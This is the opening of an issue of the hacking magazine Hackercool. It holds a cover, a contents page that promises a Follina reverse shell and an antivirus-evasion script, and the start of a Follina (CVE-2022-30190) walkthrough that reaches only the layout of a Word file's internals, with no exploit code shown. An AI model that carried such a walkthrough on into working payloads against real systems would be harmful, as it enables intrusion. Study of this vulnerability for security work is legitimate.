

Simplifying Cyber Security since 2016

Hackercool

May 2022 Edition 5 Issue 5

Learn Hacking in Real World Scenarios

Real World Hacking

Playing With Follina Zero-Day

From POC To Reverse Shell

Latest Working Script that is making payloads FUD
In BYPASSING ANTIVIRUS

PWNKIT LPE Module

& other Modules in Metasploit This Month

..with all other regular Features



RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author’s imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 5 Issue 5

*I thought holidays to
school would help
speeding up my work.
But I was wrong.*

No Editor's Note

"OUTLOOK IS NOT THE ONLY DELIVERY VEHICLE: SUCH FILE IS CHEERFULLY
DOWNLOADED BY ALL MAJOR BROWSERS INCLUDING MICROSOFT EDGE BY SIMPLY
VISITING(!) A WEBSITE, AND IT ONLY TAKES A SINGLE CLICK (OR MIS-CLICK) IN THE
BROWSER'S DOWNLOADS LIST TO HAVE IT OPENED"
- MITJA KOLSEK, OPATCH ON DOGWALK VULNERABILITY

INSIDE

See what our Hackercool Magazine May 2022 Issue has in store for you.

1. Real World Hacking :

Playing With Follina Zero-Day - From POC To A Reverse Shell.

2. Metasploit This Month :

PWNKIT LPE, Nagios Webshell Upload & Wordpress Modules.

3. Bypassing AntiVirus :

Latest Working Script that is making payloads FUD.

4. Online Security :

Can Your Mobile Phone Get Virus? Yes - and you have to look carefully to see the signs.

5. Cyber War :

Is Russia Really About To Cut Itself Off From The Internet? What Can We Expect If It Does?

Other Resources

Downloads

Playing With Follina Zero-Day : from POC To Reverse Shell

REAL WORLD HACKING


Back in April 2022, a file was uploaded to the Virus Total website with theme “invitation for an interview” targeting a user in Russia. When this file was reported to Microsoft, they came to the conclusion that it wasn’t a security issue at all. Recently at the end of the month of May 2022, nao_sec, a Japan based cybersecurity company detected another malicious Word document uploaded to VirusTotal. They found that this file was exploiting a zeroday remote code execution vulnerability in Microsoft Office. This zeroday vulnerability has been assigned the identifier CVE-2022-30190, has a CVSS severity rating of 7.8 out of 10 and has been named by Microsoft as "Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability". The file that was detected earlier in April 2022 was also exploiting the same vulnerability. Several APT groups soon started (or maybe they were using it earlier too) using this vulnerability to attack victims.


What is Follina?

Follina is a municipality that is located 60 kilometres northwest of Venice in Italy. Completely unrelated, the vulnerability has been named Follina as the malicious file was referencing to an executable that was named 0438. This is the area code of Follina, hence the zeroday has been named Follina.


What is MSDT?

Follina exploits MSDT but what exactly is MSDT? Microsoft Support Diagnostic Tool (MSDT) is a service used for gathering diagnostic data about the system. Now, let’s play with Follina. To understand how Follina works, you need to understand a few things about the Word document. Although the MS Office Word document appears very simple to look at, it’s not that simple. To demonstrate this, I will use a Word document that contains the raw drafts for one of the articles readers have seen in our previous Issues, Spring4shell.docx.





I close it and now open it with any archiving program. In this case, it is 7-zip.



This is how it looks.

"An attacker who successfully exploits this vulnerability can run arbitrary code with the privileges of the calling application. The attacker can then install programs, view, change, or delete data, or create new accounts in the context allowed by the user's rights."
- Microsoft on Follina vulnerability.

File Edit View Favorites Tools Help

Add Extract Test Copy Move Delete Info

C:\Users\HC\OneDrive\Desktop\Follina_lab\spring4shell.docx\

Name	Size	Packed Size	Modified	Created	Accessed	Attributes	Encrypted
docProps	1 760	863					
word	93 331	12 761					
_rels	590	239					
[Content_Types].xml	1 312	346	1980-01-01...				

0 / 4 object(s) selected

Click on the Word directory and inside it click on “rels” directory.

File Edit View Favorites Tools Help

Add Extract Test Copy Move Delete Info


C:\Users\HC\OneDrive\Desktop\Follina_lab\spring4shell.docx\word\

Name	Size	Packed Size	Modified	Created	Accessed	Attributes	Encrypted
theme	8 393	1 746					
_rels	817	244					
document.xml	43 687	4 806	1980-01-01...				
fontTable.xml	1 926	528	1980-01-01...				
settings.xml	7 887	2 065	1980-01-01...				
styles.xml	29 727	3 038	1980-01-01...				
webSettings.xml	894	334	1980-01-01...				

1 / 7 object(s) selected

Now, right click on the document seen above and click on “Edit”. This is “document.xml.rels”

